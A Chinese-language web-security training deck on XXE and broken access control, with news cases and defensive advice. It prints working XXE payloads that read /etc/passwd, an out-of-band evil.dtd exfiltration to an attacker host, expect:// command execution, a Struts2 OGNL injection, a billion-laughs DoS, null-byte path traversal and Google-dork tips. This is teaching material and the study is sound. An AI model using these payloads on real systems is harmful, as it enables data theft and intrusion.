Facebook security team which decided it merited a major bounty.

<https://threatpost.com/xxe-bug-patched-in-facebook-careers-third-party-service/110151/>

新聞

Nike旗下網站被爆有漏洞遲未修補，可能外洩密碼等敏感資訊

由於回報三個月仍未獲得回應，研究人員遂向媒體揭露Nike旗下的MyNikeTeam.com存在XML外部實體攻擊漏洞，可讓駭客存取伺服器上的密碼等機密資訊，遠端執行程式碼或存取Nike內部其他系統、資料庫。

文/ 林妍濤 | 2018-03-07 發表

2018.3

✓ 讚 4.8萬

按讚加入iThome粉絲團

👍 讚 27

分享

G+



示意圖，與新聞事件無關。

安全研究人員Corben Leo發現Nike旗下MyNikeTeam.com網站存在一個XML外部實體 (Out-of-band XML external entities, OOB-XXE) 攻擊漏洞，出現在網站解析XML檔案的過程中，可能曝露伺服器上包括密碼等機密資訊，進而讓駭客發動遠端程式碼執行，或存取Nike內部網路上其他重要系統或資料庫。Leo撰寫了10幾行Python程式碼，即得以從Nike.com子網域將伺服器資料傳送到他設立的外部FTP伺服器。

ModernWeb 118

系統維運
網站開發
產品設計
營運管理

iThome Security

6,693 按讚次數

你和其他 15 位朋友都說這個讚

iThome Security
2 小時前



新聞

微軟「遠端協助」有漏洞，恐使用戶資料不保

2018.3 Microsoft !

趨勢科技的安全人員發現微軟的「遠端協助」存在XXE漏洞，駭客可發送惡意的遠端協助邀請，被邀者以為可幫人解決IT問題，卻不知道包含用戶名稱及密碼的特定log或config檔已被回傳至攻擊者控制的伺服器。

文/ 林妍潔 | 2018-03-22 發表

讚 4.8 萬

按讚加入iThome粉絲團

讚 117

分享

G+

← Windows Remote Assistance

Do you want to ask for or offer help?

Windows Remote Assistance connects two computers to help solve problems on the other person's computer.

→ Invite someone you trust to help you

Your helper can view your screen and share control of your computer.

→ Help someone who has invited you

Respond to a request for assistance from another person.

接受他人邀請時，用戶會將邀請儲存為 .msrcincident 檔，或是收到一則包含 .msrcincident 附檔的電子郵件。這個檔的XML資料包括多種參數及值。然而 Windows的XML parser並未執行充份的驗證，使攻擊者可以加入惡意值，鎖定包含用戶名稱及密碼的特定log或config檔。

圖片來源: 趨勢科技

IBM

安全業者發現微軟遠端協助 (remote assistance) 存在一項漏洞，可能導致用戶電腦敏感資訊被竊取。

XML Basic

<https://www.cnblogs.com/r00tuser/p/7255939.html>

➤ DTD 内部宣告

```
<?xml version="1.0"?>
<!DOCTYPE note [
  <!ELEMENT note (to,from,heading,body)>
  <!ELEMENT to (#PCDATA)>
  <!ELEMENT from (#PCDATA)>
  <!ELEMENT heading (#PCDATA)>
  <!ELEMENT body (#PCDATA)>
]>
<note>
  <to>George</to>
  <from>John</from>
  <heading>Reminder</heading>
  <body>Don't forget the meeting!</body>
</note>
```

➤ DTD 外部宣告

```
<?xml version="1.0"?>
<!DOCTYPE note SYSTEM "note.dtd">
<note>
<to>George</to>
<from>John</from>
<heading>Reminder</heading>
<body>Don't forget the meeting!</body>
</note>
```

Note.dtd

```
<!ELEMENT note (to,from,heading,body)>
<!ELEMENT to (#PCDATA)>
<!ELEMENT from (#PCDATA)>
<!ELEMENT heading (#PCDATA)>
<!ELEMENT body (#PCDATA)>
```


XML Basic

<https://www.cnblogs.com/r00tuser/p/7255939.html>

▶ DTD 裡面的實體(ENTITY)又有分“內部參考”與“外部參考”

✓ 內部實體宣告

```
<?xml version="1.0"?>
<!DOCTYPE test [
<!ENTITY writer "Bill Gates">
<!ENTITY copyright "Copyright W3School.com.cn">
]>

<test>&writer;&copyright;</test>
```

✓ 外部實體宣告

```
<?xml version="1.0"?>
<!DOCTYPE test [
<!ENTITY writer SYSTEM "http://www.w3school.com.cn/dtd/entities.dtd">
<!ENTITY copyright SYSTEM "http://www.w3school.com.cn/dtd/entities.dtd">
]>
<author>&writer;&copyright;</author>
```


Attack Samples

<https://www.cnblogs.com/r00tuser/p/7255939.html>

➤ Sample1: 讀取機敏資料

```
root@kali: /usr/local/nginx/html# cat testXML.php
<?php
$xml=<<<EOF
<?xml version="1.0"?>
<!DOCTYPE ANY [
    <!ENTITY xxe SYSTEM "file:///etc/passwd">
]>
<x>&xxe;</x>
EOF;
$data = simplexml_load_string($xml);
print_r($data);
?>
```

security.tencent.com

```
192.168.1.102/testXML.php
SimpleXMLElement Object ( [xxe] => SimpleXMLElement Object ( |
/bin/sync games:x:5:60:games:/usr/games/bin/sh man:x:6:12:man:/
/uucp:/bin/sh proxv:x:13:13:proxv:/bin:/bin/sh www-data:x:33:33:ww
gnat:
mess
/bin/t
beef-
/bin/s
/run/
sslh:
/run/
Source of: http://192.168.1.102/testXML.php - Iceweasel
File Edit View Help
1 SimpleXMLElement Object
2 (
3 [xxe] => SimpleXMLElement Object
4 (
5 [xxe] => root:x:0:0:root:/root:/bin/bash
6 daemon:x:1:1:daemon:/usr/sbin:/bin/sh
7 bin:x:2:2:bin:/bin:/bin/sh
8 sys:x:3:3:sys:/dev:/bin/sh
9 sync:x:4:65534:sync:/bin:/bin/sync
10 games:x:5:60:games:/usr/games/bin/sh
11 man:x:6:12:man:/var/cache/man:/bin/sh
```

security.tencent.com

```
root@kali: /usr/local/nginx/html# cat testXML6.php
<?php
$xml=<<<EOF
<?xml version="1.0"?>
<!DOCTYPE ANY [
  <!ENTITY % file SYSTEM "php://filter/read=convert.base64-encode/resource=/etc/issue">
  <!ENTITY % dtd SYSTEM "http://192.168.1.122/evil.dtd">
%dt;
%send;
]>
EOF;
$data = simplexml_load_string($xml);
#print_r($data);
?>
```

security.tencent.com

```
evil.dtd
1 <!ENTITY % all
2 "<!ENTITY &#x25; send SYSTEM 'http://192.168.1.122/?%file;'">
3 >
4 %all;
```

security.tencent.com

The screenshot shows a web browser window with the address bar at 192.168.1.102/testXML6.php. The page displays several warning messages: "Warning: simplexml_load_string(): http://192.168.1.122/?S2FsaSBHTlUvTGluXGgMS4wLjYgXG4gXGwKCg==:1: parser error : internal error", "Warning: simplexml_load_string(): <html> in /usr/local/nginx/html/testXML6.php on line 11", and four repeated "Warning: simplexml_load_string(): text/html" messages.

Overlaid on the browser window is a Wireshark 1.10.2 network traffic capture window. The filter is set to "http and ip.addr==192.168.1.122". The capture table shows the following traffic:

No.	Time	Source	Destination	Protocol	Length	Info
11	2.711402000	192.168.1.102	192.168.1.122	HTTP	89	GET /evil.dtd HTTP/1.0
12	2.712264000	192.168.1.122	192.168.1.102	HTTP	400	HTTP/1.1 200 OK (application/octet-stream)
22	2.914413000	192.168.1.102	192.168.1.122	HTTP	89	GET /?S2FsaSBHTlUvTGluXGgMS4wLjYgXG4gXGwKCg== HTTP/1.0
25	2.915418000	192.168.1.122	192.168.1.102	HTTP	66	HTTP/1.1 200 OK (text/html)

security.tencent.com

➤ Sample2: 執行系統指令 ➔ 攻擊內網

```
root@kali: /usr/local/nginx/html# cat testXML4.php
<?php
$xml=<<<EOF
<?xml version="1.0"?>
<!DOCTYPE ANY [
    <!ENTITY xxe SYSTEM "expect://id">
]>
<x>&xxe; </x>
EOF;
$data = simplexml_load_string($xml);
print_r($data);
?>
```

```
root@kali: /usr/local/nginx/html# cat testXML3.php
<?php
$xml=<<<EOF
<?xml version="1.0"?>
<!DOCTYPE ANY [
    <!ENTITY xxe SYSTEM "http://192.168.1.122:8080/struts2-blank/
example/HelloWorld.action?redirect: ${7b%23a%28new%20java.lang.Proc
essBuilder%28new%20java.lang.String%5b%5d%27b'whoami', '%d%29%29. star
t%28%29, %23b%23a.getInputStream%28%29, %23c%28new%20java.io.InputSt
reamReader%28%23b%29, %23d%28new%20java.io.BufferedReader%28%23c%29, %2
3e%28new%20char%5b20%5d, %23d.read%28%23e%29, %23matt%23context.get%
28' com.opensymphony.xwork2.dispatcher.HttpServletResponse' %29, %23matt
.getWriter%28%29.println%28%23e%29, %23matt.getWriter%28%29.flush%28%2
9, %23matt.getWriter%28%29.close%28%29%27d" >
]>
<x>&xxe; </x>
EOF;
$data = simplexml_load_string($xml);
print_r($data);
?>
```

➤ Sample3: 阻絶服務

“Billion laughs attack”



```
<?xml version="1.0"?>
<!DOCTYPE lolz [
  <!ENTITY lol "lol">
  <!ELEMENT lolz (#PCDATA)>
  <!ENTITY lol1 "&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;">
  <!ENTITY lol2 "&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;">
  <!ENTITY lol3 "&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;">
  <!ENTITY lol4 "&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;">
  <!ENTITY lol5 "&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;">
  <!ENTITY lol6 "&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;">
  <!ENTITY lol7 "&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;">
  <!ENTITY lol8 "&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;">
  <!ENTITY lol9 "&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;">
]>
<lolz>&lol9;</lolz>
```

https://encrypted-tbn0.gstatic.com/images?q=tbn:ANd9GcTYIgdclh7r08siA60C2RfWeporLJY7tYGJbpRI04XAXX_BEaW

有風險的狀況



➤ 應用程式本身設計

- ✓ 接收XML Input
- ✓ 或是XML中參考外部DTD (使用者/攻擊者可操控)。

➤ 應用程式所使用之其他底層協定(protocol) 滿足上述條件

- ✓ Web Services → SOAP (<1.2 → Vulnerable)
- ✓ SSO → SAML

– “The Security Assertion Markup Language (SAML), is an open standard that allows security credentials to be shared by multiple computers across a network.” (Reference:

<https://www.csoonline.com/article/3232355/authentication/what-is-saml-what-is-it-used-for-and-how-does-it-work.html>)

防護建議



➤ Disable DTD

✓ 不同程式語言之Parser的設定不同，請參考：

- [https://www.owasp.org/index.php/XML_External_Entity_\(XXE\)_Prevention_Cheat_Sheet](https://www.owasp.org/index.php/XML_External_Entity_(XXE)_Prevention_Cheat_Sheet)
- **.NET Sample:**


```
XmlTextReader reader = new XmlTextReader(stream);  
reader.DtdProcessing = DtdProcessing.Prohibit; // NEEDED because the default is Parse!!
```

✓ 如果不能完全關閉參照外部DTD，至少disable:

- **External DOCTYPE**
- **External ENTITY**

➤ 其他

- ✓ 使用最新版的XML Parser
- ✓ 白名單限制
 - 格式、長度、內容...
- 限縮程式執行權限



A5 - Broken Access Control



Missing Function Level Access



- ▶ 某些機敏性的網頁因為沒有做好權限控制，使得攻擊者可透過網址直接存取。
 - ✓ Web Server 設定
 - ✓ AP 控制
 - ✓ 開發者埋後門

做不好，也很容易上新聞!!!



開放肺結核個資 網搜曝光 (2007/11)

〔記者何玉華、胡清暉、蔡以倫、黃立翔／台北報導〕衛生署疾病管制局自九月一日起限制傳染性肺結核患者搭機，卻驚傳列管的九百五十三人可透過Google在網站上搜尋，只要輸入患者名字即可查到身分證字號、居住縣市、就醫日期，嚴重危及患者隱私。疾管局昨晚接獲消息之後，鄭重對外道歉，強調系統設計確有瑕疵，將追究相關責任，若民眾權益受損，會負起相關責任。

衛生署官員表示，台北縣衛生局昨天在網站公布一名板橋地檢署檢察官罹患開放性肺結核，由於新聞稿內說明患者年齡、在土城租屋等基本資料，北縣記者循線查到這名檢察官的姓名，並在網站搜尋，竟然意外發現透過Google就可以查到發言人得知後，表示不能理解：「這麼重要的得到？」



衛生署
患者個
資有密
碼核病
患經馬
賽開。


善用標籤語法 避免資料被搜出

〔記者蔡以倫／台北報導〕針對疾管局結核病查詢系統發生個資洩漏問題，曾經幫財政部等政府機構規劃系統的寶賀資訊總經理楊寶舜建議，Google Robot（機器人，或稱為網路蜘蛛）搜尋能力極強，但是也並非沒有抵擋的方式，只要在程式內正確建立 Robots.txt與標籤語法（一種標記式的程式），網路蜘蛛便會「禮貌」地不作搜尋，並移除網頁快取的相關網頁資料。

楊寶舜也說，目前一般政府機構電腦資料庫，大多採用Three-Tier（三層式）的資料庫結構，規劃時須注意各層次間的安全性，尤其要注意將後台管理程式設於組織內部網段，避免Google搜尋程式可從外部搜尋。

其次，網頁的帳號與密碼也應該考量周延性，以徹底達到管制資料的目的，避免「正門」管制嚴密，資料卻從「側門」漏出。

“理想上”的網站瀏覽控制



攻擊方 → Forceful Browsing



- 檢視HTML原始碼來找尋隱藏的URL
- 猜測特殊功能頁面
 - ✓ adduser/deluser、showprofile/editprofile、...
- 猜測副檔名來存取特殊檔案
 - ✓ 備份檔：.bak、.old、.tmp、*~
 - ✓ 設定或資料檔：.inc、.cfg、.log、.mdb、.xls、.sql
 - ✓ 壓縮檔：.tar、.zip、.rar、.tgz

配合 Google Hacking



inurl:admin - Google 搜尋

www.google.com.tw/search?hl=zh-TW&source=hp&biw=1280&bih=705&q=inurl:admin&aq=f&aqi=&aql=&aqo=&gs_rfai=

所有網頁 圖片 影片 地圖 新聞 翻譯 Gmail 更多

Google

inurl:admin 搜尋

約有 62,100,000 項結果 (需時 0.06 秒) 進階搜尋

全部
討論
更多

松山區
變更位置

網路
所有中文網頁
繁體中文網頁
台灣的網頁

不限時間
過去 24 小時

更多搜尋工具

[Django | The Django admin site | Django documentation](#) - [翻譯此頁]
Django is a high-level Python Web framework that encourages rapid development and clean, pragmatic design.
docs.djangoproject.com/en/dew/ref/contrib/admin/ - 頁庫存檔 - 類似內容

[Admin - 資訊藝術家](#)
www.info-artist.net/wp-admin/

[LifeType Admin](#)
LifeType Admin. 登入 歡迎使用LifeType! 使用者名稱 使用者密碼 忘記密碼?
blog.lib.nchu.edu.tw/lifetype/admin.php - 頁庫存檔 - 類似內容

[Mani Admin Plug-in](#) - [翻譯此頁]
The homepage of Mani Admin Plug-in - a feature rich menu driven server administration tool for games based on the Source Engine from Valve.
www.mani-admin-plugin.com/ - 英國 - 類似內容

[admin的个人空间-申影派-影视信息分享平台 申影网 2010年最新申影推荐 ...](#) - [轉為繁體網頁]
电影派-影视信息分享平台。2010年11月好看的电影,2010年11月好莱坞最新电影推荐,2010年10月华语最新片列表,我们是热爱电影的一群人,我们愿与大家共同分享电影带给 ...
www.moviepub.net/profile.asp?UserName=admin - 中華人民共和國 - 頁庫存檔

[管理员登录](#) - [轉為繁體網頁]
良精软件科技企业公司网站管理系统. 管理员登录. 用户名称: . 用户密码: . 验证码: . 请在左边输入. 良精软件科技有限公司 Tel:010-81991660 QQ:65961930 用户名admin ...
admin.asp99.cn/web22/admin/login.asp - 頁庫存檔

[新網頁1](#)
民宿中英文名稱 ▽, 狀態 ▽, 電話及傳真, 中英文地址 ▽, 房間數 ▽, E-mail, 停業日期 ▽, 參考房價, 網站. 1, 憩園民宿(003), 營業中, 電話 ...
admin.taiwan.net.tw/hotel/h_house.asp - 頁庫存檔 - 類似內容

[\[部落格\] facebook、google、Yahoo或MSN Live的好友也能與你悄悄話囉 ...](#)
2010年11月18日 ... 親愛的會員大家好,有些外站的朋友來看自己的部落格,想要留悄悄話迴響又怕看不到版主回覆,是不是很困擾呢?在開放Google、gamebase、Yahoo帳號可以登 ...
admin.pixnet.net/blog/post/27617557

後端管理網頁的安全...



➤ 通常安全防護做得比前端網站更差

✓ 錯誤認知 + 無人監督

- 以為你不知道

- 內網存取 → No SSL

- 只有少數內部人員使用

➤ → 容易被猜到的帳號或密碼

➤ → No/Bad authorization

➤ → No Log

➤ **Demo** →

防護建議



- 心態：先假設攻擊者知道所有的機敏資料位置
 - ✓ 後端管理網頁URL
 - ✓ 重要參數檔位置
- 防止重要檔案被直接存取(@Web Server)
 - ✓ 確實關閉目錄瀏覽功能
 - ✓ 設定阻擋不必要的附檔名之存取權限
 - ✓ 不要將原始碼相關檔案置放於網站範圍之下
 - 不要在營運主機上修改程式!
 - 不要壓縮打包備份在目錄下!!!!

防護建議(cont.)

➤ 防止重要網頁被直接存取

✓ 使用不易被猜測的URL(治標)

✓ 限制存取身份和權限

– 注意管理者有沒有修改預設密碼?有沒有使用強密碼?

– 檢查登錄使用者的身份符不符合正確的權限

讚

✓ 限制存取來源IP

➤ Secure Default

✓ 網站設計就先想好存取控管規則

– Role Based

✓ 系統安裝(或是啟動)完畢後，立即設定好基本規則。

Insecure Direct Object Reference



➤ 攻擊者利用Web應用程式本身的“物件存取功能”任意讀取不該檢視的檔案

✓ <http://www.xxx.com/showPage.aspx?page=main.aspx>

✓ 物件種類：

- 圖片
- 文件
- 網頁 ...

Demo →

系統重要檔案直接讀走

<http://www.mobile01.com/topicdetail.php?f=687&t=3722701&p=1>

```
QwikiWiki - .....etc/passwd - Microsoft Internet Explorer
檔案(F) 編輯(E) 檢視(V) 我的最愛(A) 工具(T) 說明(H)
← 上一頁 →
網址(D) http://slab/qwikiwiki/index.php?page=.....etc/passwd%00

Key Pages: Home | QwikiWiki
Recently Viewed: config.php > ../config

QwikiWiki ..../..../..../..../e

root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:4:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
news:x:9:13:news:/etc/news:
uucp:x:10:14:uucp:/var/spool/uucp:/sbin/nologin
完成
```

ETC專區 - 遠通電收越來! x

安全 | <https://www.mobile01.com/topicdetail.php?f=687&t=3722701&p=1>

 **zhung 樓主** 回文 私訊 連結 引言 收藏 推薦 評分 回報

文章人氣: 1,082,443
2014-01-07 13:27 #1

大概前一陣子亂扯被駭客入侵，現在網站漏洞被抓到，linux的passwd檔被po出來
現在應該停機中了...

<http://pastebin.com/mGk2bpXx>

 這篇人真多@@"

看了全部的留言後，整理了一下目前流出來的資料，這事可大可小，要看那個cracker做到什麼程度
感謝199樓oarpvfpre提供
不得不說遠通電收實在是貼心，除了可以讓你任意檔案的內容
還內建 listDir 讓你可以看每個目錄底下有什麼檔案
各位就不用辛苦地再去猜檔案了...

資料來源：<http://pastebin.com/xxxVvsCk>
http://www.fetc.net.tw/portal/front/_listDir?admin=buck&DirId=624940165493939446c265871f964265&path=../../../../../../../../lpr_database

```
..
bin/
fetc.conf
lpr_data_img/
lpr_data_done/
lpr_data_missed/
lpr_data_manual/
```

起,clubmed

208HP駕駛動力
AWD智慧型四輪驅
動

HiNet光世代
300M
整機價\$1199

acer
Acer有車牌
英雄無懼 X 效能無限
Acer復仇者聯盟特別版
筆記型電腦系列

小惡魔廣編特輯


宏佳麗ELITE車友騎聚日月
潭，亮點與彩蛋超級多！
宏佳麗照顧車友的不遺餘力，
本次召集全台ELITE車主加入車
聚活動，華人陳為民也到場助
陣囉！

HUAWEI P20 | P20 Pro
【HUAWEI P20|P20 Pro + 攝
影擂台賽】手機也能拍出大師
級作品！

防護建議



- 原則：確保使用者的輸入字串不會變成後端存取檔案(或資源)時名稱的一部分。



- 最佳解法：index value or a reference map

- ✓ `http://www.example.com/application?file=1`

- ✓ 在後端：`1` → “`function_AddUser.aspx`”

- 其他：

- ✓ 拒絕具有攻擊特徵(如 **Null byte**)的使用者輸入字串

